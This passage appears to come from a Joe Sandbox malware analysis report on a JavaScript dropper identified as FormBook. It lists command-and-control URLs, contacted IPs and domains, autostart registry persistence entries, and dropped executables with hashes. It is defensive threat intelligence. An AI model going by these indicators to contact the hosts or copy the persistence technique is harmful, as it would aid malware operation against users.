http://dilshadkhan.duia.ro:6670/Vrenter2Pacv	wscript.exe, 0000000A.00000003.607955279.00000216DE0F5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreo	wscript.exe, 0000000A.00000002.831489692.00000216E07D3000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.813389794.000001D1957CD000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrek	wscript.exe, 0000000A.00000003.759941914.00000216DE0D6000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000002.807977026.00000216DE0B1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.759702647.00000216DE0CC000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.760032605.00000216DE0E2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre0n	wscript.exe, 0000000F.00000003.784432327.000001D19585E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrem	wscript.exe, 0000000A.00000003.759941914.00000216DE0D6000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000002.807977026.00000216DE0B1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.760062460.00000216DE0EE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.759702647.00000216DE0CC000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.760032605.00000216DE0E2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreg	wscript.exe, 0000000A.00000002.815966178.00000216E0780000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.759788856.00000216E0787000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.607995177.00000216E0787000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreecuritycenterre	wscript.exe, 0000000F.00000003.488309896.000001D19582C000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.duuo	wscript.exe, 0000000A.00000002.808195636.00000216DFFE0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre_	wscript.exe, 00000001.00000003.723753855.000001922CD85000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.723248716.000001922CD7F000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.723487239.000001922CD85000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.723080195.000001922CD6E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VregpOw	wscript.exe, 0000000A.00000003.607735346.00000216DE10A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrea	wscript.exe, 00000001.00000002.837475499.000001922CD9D000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreXGxvY2Fs	wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000002.808195636.00000216DFFE0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrrE4	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	wscript.exe, 0000000F.00000003.785408802.000001D195848000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrrO	wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre1v	wscript.exe, 0000000D.00000003.632311983.0000013D8F4B3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VredI	wscript.exe, 0000000F.00000002.813488182.000001D195830000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreO	wscript.exe, 0000000D.00000003.631428377.0000013D91838000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.833368380.0000013D917F0000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://dilshadkhan.duia.ro:6670/VreIFIER=Intel64	wscript.exe, 0000000D.00000003.632311983.0000013D8F4B3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreM	wscript.exe, 0000000A.00000002.807977026 .00000216DE0B1000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 A.00000003.759702647.00000216DE0CC000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.760032605 .00000216DE0E2000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 A.00000002.808195636.00000216DFFE0000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.812626213 .0000013D8F4A3000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000003.785308898.0000013D8F49D000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.784860843 .0000013D8F496000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.812768538.0000013D91390000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.789816311 .0000013D8F4A2000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000003.789955238.0000013D8F4B3000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.789175287 .0000013D8F49E000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.818642353.0000013D917AC000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.631938805 .000001D1932EF000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 F.00000002.812147532.000001D1951F0000.00 000004.00000020.00020000.00000000.sdmp	true		unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.duuE4	wscript.exe, 00000001.00000002.837519224 .000001922CEA0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrei4	wscript.exe, 0000000D.00000002.812596470 .0000013D8F474000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreC	wscript.exe, 0000000A.00000002.831511243 .00000216E07E4000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreC:HOMEPATH=	wscript.exe, 0000000D.00000003.631428377 .0000013D91838000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-Agent((o	wscript.exe, 0000000A.00000002.808195636 .00000216DFFE0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre;	wscript.exe, 0000000F.00000002.805316166 .000001D193220000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrr	wscript.exe, 0000000F.00000002.812147532 .000001D1951F0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre=	wscript.exe, 0000000D.00000003.789581563 .0000013D917F0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.818642353.0000013D917AC000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrro	wscript.exe, 0000000A.00000002.808195636 .00000216DFFE0000.00000004.00000020.0002 0000.00000000.sdmp	true		unknown
http://dilshadkhan.duia.ro:6670/Vre8	wscript.exe, 00000001.00000003.723636243 .000001922CD45000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre5	wscript.exe, 0000000A.00000002.815966178 .00000216E0780000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 A.00000003.759788856.00000216E0787000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.607995177 .00000216E0787000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VretBgsX	wscript.exe, 00000001.00000003.723658631 .000001922CD55000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.723636243.000001922CD45000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre0	wscript.exe, 00000001.00000003.548832551 .000001922CD91000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.723341261.000001922CD95000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.548963430 .000001922CD45000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000002.830621211.000001922CCE0000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.723276252 .000001922CD8C000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.723406445.000001922CD8C000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.723721357 .000001922CD98000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.723080195.000001922CD6E000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.549020928 .000001922CD60000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre088214C05064EeSI	wscript.exe, 0000000F.00000002.813488182 .000001D195830000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-	wscript.exe, 0000000D.00000002.833414206 .0000013D91828000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.808179818.0000013D8F3D8000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrejIJ	wscript.exe, 0000000F.00000003.488309896 .000001D19582C000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreows	wscript.exe, 00000001.00000003.723658631 .000001922CD55000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.723636243.000001922CD45000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-Agent((O	wscript.exe, 0000000D.00000002.812768538 .0000013D91390000.00000004.00000020.0002 0000.00000000.sdmp	true		unknown
http://dilshadkhan.duia.ro:6670/VrePro	wscript.exe, 0000000A.00000002.808195636 .00000216DFFE0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.812768538.0000013D91390000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532 .000001D1951F0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	wscript.exe, 0000000F.00000002.812147532 .000001D1951F0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/	wscript.exe, 0000000F.00000002.812070527 .000001D194C8F000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 F.00000002.801022285.00000060A61E2000.00 000004.00000010.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.811908702 .000001D1932BD000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreVE	wscript.exe, 0000000A.00000002.807825968 .00000216DE018000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreDQpyZXR1	wscript.exe, 0000000A.00000002.808195636 .00000216DFFE0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.812768538.0000013D91390000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532 .000001D1951F0000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrex4	wscript.exe, 0000000F.00000002.805316166 .000001D193220000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6	wscript.exe, 00000001.00000002.830179135 .000001922AD6D000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	wscript.exe, 0000000A.00000003.607484404.00000216E083B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000003.607801678.00000216E0843000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre~42e	wscript.exe, 0000000D.00000002.812596470.0000013D8F474000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-0	wscript.exe, 0000000A.00000002.831598463.00000216E0843000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreDQppZiAo	wscript.exe, 0000000A.00000002.808195636.00000216DFFE0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre	wscript.exe, 0000000F.00000003.488153509.000001D195845000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.811908702.000001D1932BD000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.813598655.000001D195883000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.805316166.000001D193220000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.813389794.000001D1957CD000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.813530801.000001D195855000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.789130459.000001D195886000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.631861222.000001D195879000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.488218904.000001D19584E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.785348224.000001D19585A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vres2	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000A.00000002.808195636.00000216DFFE0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreadkhanduuO	wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp	true		unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
170.39.76.27	www.jlbwaterdamagerepairseattle.com	Reserved		139776	PETRONAS-BHD-AS-APPetroliamNasionalBerhadMY	true
104.21.8.218	www.medyumgalip.com	United States		13335	CLOUDFLARENETUS	true
154.220.100.142	www.interlink-travel.com	Seychelles		133201	COMING-ASABCDEGROUPCOMPANYLIMITEDHK	true
160.153.136.3	littlebeartreeservices.com	United States		21501	GODADDY-AMSDE	true
15.197.142.173	losangelesrentalz.com	United States		7430	TANDEMUS	true
81.169.145.161	xn--wsthof-camping-gsb.com	Germany		6724	STRATOSTRATOAGDE	true
162.0.230.89	www.topings33.com	Canada		22612	NAMECHEAP-NETUS	true
52.17.43.61	shop.freewebstore.org	United States		16509	AMAZON-02US	false
132.148.165.111	kishanshree.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
188.114.96.3	www.salondutaxi.com	European Union		13335	CLOUDFLARENETUS	true
34.102.136.180	brandingaloha.com	United States		15169	GOOGLEUS	false
198.54.117.244	www.nachuejooj07.xyz	United States		22612	NAMECHEAP-NETUS	true
198.54.117.211	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
23.82.37.10	www.shcylzc.com	United States		396190	LEASEWEB-USA-SEA-10US	true
91.193.75.133	dilshadkhan.duia.ro	Serbia		209623	DAVID_CRAIGGG	true
103.247.11.212	sekolahkejepang.com	Indonesia		58487	RUMAHWEB-AS-IDRumahwebIndonesiaCVID	true
45.39.111.146	www.68chengxinle.com	United States		18779	EGIHOSTINGUS	true
198.54.117.216	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635299
Start date and time: 27/05/202218:44:09	2022-05-27 18:44:09 +02:00

Copyright Joe Security LLC 2022

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CIQ-PO116266.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winJS@18/5@33/18
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.4% (good quality ratio 55.7%) • Quality average: 69.3% • Quality standard deviation: 33.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, consent.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.223.24.244, 13.71.55.58, 52.167.17.97, 51.104.136.2, 52.191.219.104
- Excluded domains from analysis (whitelisted): fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, settings-prod-neu-2.northeurope.cloudapp.azure.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, arc.msn.com, atm-settingsfe-prod-weighted.trafficmanager.net, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, settings-prod-cin-2.centralindia.cloudapp.azure.com, settings-prod-eus-1.eastus.cloudapp.azure.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, settings-prod-eus2-2.eastus2.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:45:36	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js"
18:45:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js"
18:45:54	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js
18:48:31	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 0JOHZLNP6ZC C:\Program Files (x86)\Lipg\msdxp.exe
18:48:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 0JOHZLNP6ZC C:\Program Files (x86)\Lipg\msdxp.exe

Copyright Joe Security LLC 2022

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**

Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Local\Temp\bin.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**
